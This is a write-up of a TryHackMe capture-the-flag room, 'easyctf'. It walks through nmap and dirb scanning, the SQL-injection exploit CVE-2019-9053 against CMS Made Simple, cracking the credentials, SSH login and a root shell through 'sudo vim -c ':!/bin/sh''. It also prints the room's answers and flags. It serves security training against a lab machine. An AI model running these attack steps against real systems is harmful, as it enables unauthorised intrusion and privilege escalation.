
https://tryhackme.com/room/easyctf

Question 1: How many services are running under port 1000


First of all, we need to scan our machine too see open ports and services. We use nmap tool for scanning
Open the terminal and execute `nmap -sV -sC -Pn -oN nmap <Machine's IP address>`

Note: You can just use `nmap <IP address` but for more detailed, better result and view use these options: (`man nmap` for more info).
-sV: For service version detection
-sC: Tells nmap to run only default scripts. There are also other scripts such as vulnerability scanning and more.
-Pn: Skips host discovery and assumes that the host is up and online
-oN: It tells `nmap` to save the results in a file named "nmap" in the current directory

Machine's IP address:




We can see our nmap result after a few minutes



As you see port number 21, 80, 2222 are open and two of them are under 1000: 21 and 80.
Answer: 2

Question 2: What is running on the higher port?
The higher port is 2222:



Looking closely, we can see that SSH service is running on port 2222.

Answer: ssh

Question 3: What's the CVE you're using against the application?

CVE stands for "Common Vulnerabilities and Exposures." It is a standardized system for identifying and naming security vulnerabilities in software and hardware. The purpose of the CVE system is to provide a common and consistent way to reference and track vulnerabilities across different organizations, security products, and research efforts.

In order to find the CVE, first we need to access the webpage to get more information about it such as version.

Open the browser and search the IP address:

This is the default Apache2 page, but we can access its other directories.
For this we can use the following tools:

`dirb`

`gobuster`

When using gobuster we have to specify the wordlist for brute forcing. You can usually find it on /usr/share/wordlists/dirbuster/ directory.


Command format: `gobuster dir -u <target_url> -w <wordlist_file>`

But now I will use `dirb`. We don't need to specify the wordlist, it has its own.
On Terminal execute

```
MACHINE_IP`.
```


```
root@ip-10-10-65-57:~# dirb http://10.10.202.241

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Sep 25 12:59:02 2023
URL_BASE: http://10.10.202.241/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.202.241/ ----
+ http://10.10.202.241/index.html (CODE:200|SIZE:11321)
+ http://10.10.202.241/robots.txt (CODE:200|SIZE:929)
+ http://10.10.202.241/server-status (CODE:403|SIZE:301)
==> DIRECTORY: http://10.10.202.241/simple/

---- Entering directory: http://10.10.202.241/simple/ ----
==> DIRECTORY: http://10.10.202.241/simple/admin/
==> DIRECTORY: http://10.10.202.241/simple/assets/
==> DIRECTORY: http://10.10.202.241/simple/doc/
+ http://10.10.202.241/simple/index.php (CODE:200|SIZE:19993)
==> DIRECTORY: http://10.10.202.241/simple/lib/
==> DIRECTORY: http://10.10.202.241/simple/modules/
==> DIRECTORY: http://10.10.202.241/simple/tmp/
==> DIRECTORY: http://10.10.202.241/simple/uploads/
```

In results we see a directory /simple, access its in our browser and here we are!




Scrolling down, we can see the version: CMS Made Simple version 2.2.8.

We search "CMS Made Simple 2.2.8 exploit" on google and we can see the CVE published on www.exploit-db.com.



Answer: CVE-2019-9053

Question 4: To what kind of vulnerability is the application vulnerable?
On the previous screen we can see the vulnerability too





Answer: SQLi

Question 5: What's the password?

We now have open ports, services running on them and an exploit. So, let's use them and access the machine.

First we have to copy the exploit (python script) to our machine.
Open the terminal and create a file named "exploit.py" and copy+paste the script to the file:
create: `touch exploit.py`
edit: `vim exploit.py`



root@ip-10-10-65-57: ~
File Edit View Search Terminal Help
root@ip-10-10-65-57:~# touch exploit.py
root@ip-10-10-65-57:~# ls
Desktop exploit.py nmap Postman Scripts Tools
Downloads Instructions Pictures Rooms thinclient_drives
root@ip-10-10-65-57:~# vim exploit.py
root@ip-10-10-65-57:~# cat exploit.py
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053
import requests
from termcolor import colored
import time
from termcolor import cprint



Now we run our script. When we execute just `python exploit.py` it doesn't work becausewe have to specify the target URL and the wordlists that will be used in brute-force, so insted we execute this:
`python exploit.py -u http://10.10.202.241/simple -w /usr/share/wordlists/rockyou.txt`

But it may not work because we don't have "termcolor" module installed for python. Lets install it by executing `pip install termcolor` and try again.

Finally! We have the username mitch and password secret!



Answer: secret

Question 6: Where can you login with the details obtained?

We can now remotely access to the system using these credentials.
As we said in the beginning, on one of the open ports, ssh service is running actively. So we can simply use

ssh for remote login.

Answer: ssh

```
ssh mitch@10.10.202.241 -p 2222
```

```
root@ip-10-10-65-57:~# ssh mitch@10.10.202.241 -p 2222
The authenticity of host '[10.10.202.241]:2222 ([10.10.202.241]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBjO+NFKOjZvL5LOVF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.202.241]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.202.241's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ whoami
mitch
$
```

Question 7: What's the user flag?

Now all we have to do is finding user flag using ls. And here we are!

```
$ whoami
mitch
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$
```

Answer: G00d j0b, keep up!

Question 8: Is there any other user in the home directory? What's its name?

First let's check our directory and navigate to home to see other users as well.

```
$ pwd
/home/mitch
$ cd ..
$ pwd
/home
$ ls
mitch  sunbath
$
```

We see that there is another user called "sunbath".

Answer: sunbath

Question 9: What can you leverage to spawn a privileged shell?

Usually in most CTFs we have to escalate our privileges to get the root flag. One of the common ways for this purpose is using the files that are executed as root. Here is the process explained step-by-step:

First we execute `sudo -l` command to check which commands a user is allowed to run with `sudo` privileges

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$
```

That means we will take advantage of the vim file for privilege escalation.

Answer: vim

Question 10: What's the root flag?

And the final part of our CTF. We have to get a root shell.
Execute this command: `sudo vim -c ':!/bin/sh'`, and we are root!

```
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
#
```

Here is how all happened:
`sudo`: This command is used to execute the subsequent command with superuser privileges. You'll need to enter your password to use `sudo` if you have the necessary permissions.
`vim`: This is the text editor being invoked, in this case, Vim.
`-c ':!/bin/sh'`: This part of the command is where things get interesting and potentially dangerous:

`-c`: This flag is used to specify a Vim command to run upon startup. In this case, it tells Vim to execute the command that follows.

`':!/bin/sh'`: This is the Vim command being executed. It appears to be an attempt to run a shell command (`/bin/sh`) within Vim using Vim's command mode. However, it's important to note that this is a risky and potentially malicious command because it tries to run a shell within Vim, which could allow an attacker to execute arbitrary commands on the system with the privileges of the user running Vim.

Answer: W3ll d0n3. You made it!